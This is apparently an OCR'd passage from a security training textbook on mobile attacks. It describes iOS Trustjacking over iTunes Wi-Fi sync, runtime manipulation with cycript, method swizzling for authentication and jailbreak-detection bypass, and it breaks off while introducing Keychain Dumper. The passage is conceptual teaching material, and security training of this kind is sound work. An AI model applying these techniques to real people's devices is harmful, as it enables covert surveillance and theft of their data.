

Victim with iOS device
Trusted computer (infected and controlled by an attacker)

Figure 17.59: iOS Trustjacking attack

When an iOS device is trying to connect to a computer, the device displays a dialog box on the screen with the options "**Trust**" and "**Don't Trust**." Upon clicking **Trust**, it establishes a connection between the devices to share the information.




Trust This Computer?

Your settings and data will be accessible from this computer when connected.

Trust
Don't Trust

Figure 17.60: Screenshot of iOS demonstrating Trustjacking

After establishing the connection and enabling iTunes Wi-Fi sync on the computer, the device can continue its communication with that computer even after being physically disconnected.



John's iPhone
John's iPhone
256GB
100%
Settings
Summary
Music
Movies
TV Shows
Podcasts
Books
Photos
Info
File Sharing
On My Device
Music
Movies
Search

Options

☐ Automatically sync when this iPhone is connected
☑ Sync with this iPhone over Wi-Fi
☐ Sync only checked songs and videos
☐ Prefer standard definition videos
☐ Convert higher bit rate songs to 128 kbps AAC
☐ Manually manage music and videos

Reset Warnings
Configure Accessibility...
226.91 GB Free
Apply
Done


Figure 17.61: Screenshot showing options for synchronizing iOS device and PC

Once the victim clicks on "**Trust**," the attacker gets access to the connected iOS device through the infected computer, which continues until the phone resets the connection settings. The data and screen operations of the compromised device can later be monitored from the desktop without the user's knowledge. The infected system can allow the attacker to read the user's activity even after the device is out of the communication zone. It can also enable the attacker to backup or restore data to read SMS history, deleted photos, and apps. The attacker can also replace original apps of the device with malicious apps from the previously connected PC.

Analyzing and Manipulating iOS Applications

Manipulating an iOS Application Using cycript

- cycript is a **runtime manipulation tool** used by attackers to exploit the vulnerabilities in source code and modify the functionality during application runtime
- cycript is a JavaScript (JS) interpreter that can understand Objective-C, Objective-C++, and JS commands
- Using cycript, attackers can perform various activities such as **method swizzling**, **authentication bypass**, and **jailbreak detection bypass**



```
cy# var a = [NSMutableArray arrayWithObjects:[2, 4, 6] count:3]
cy# a.length
3
cy# a[10] = 6; a
@[2,4,5,,,,,,,,6]
cy# a.length = 4; a
@[2,4,5,,]
cy# a[3]
undefined
cy# a[0]
@2
cy# @{"field": 5}["field"]
@5
```

http://www.cycript.org


iOS Method Swizzling

- Method swizzling, also known as **monkey patching**, is a technique that involves modifying the existing methods or **adding new functionality** at runtime
- Objective-C runtime enables the switching of the method functionality from an existing functionality to a customized one
- Attackers use this technique to perform logging, **JavaScript injections**, **detection bypass**, and **authentication bypass**

Analyzing and Manipulating iOS Applications (Cont'd)

Extracting Secrets Using Keychain Dumper


- iOS devices contain an **encrypted storage system** 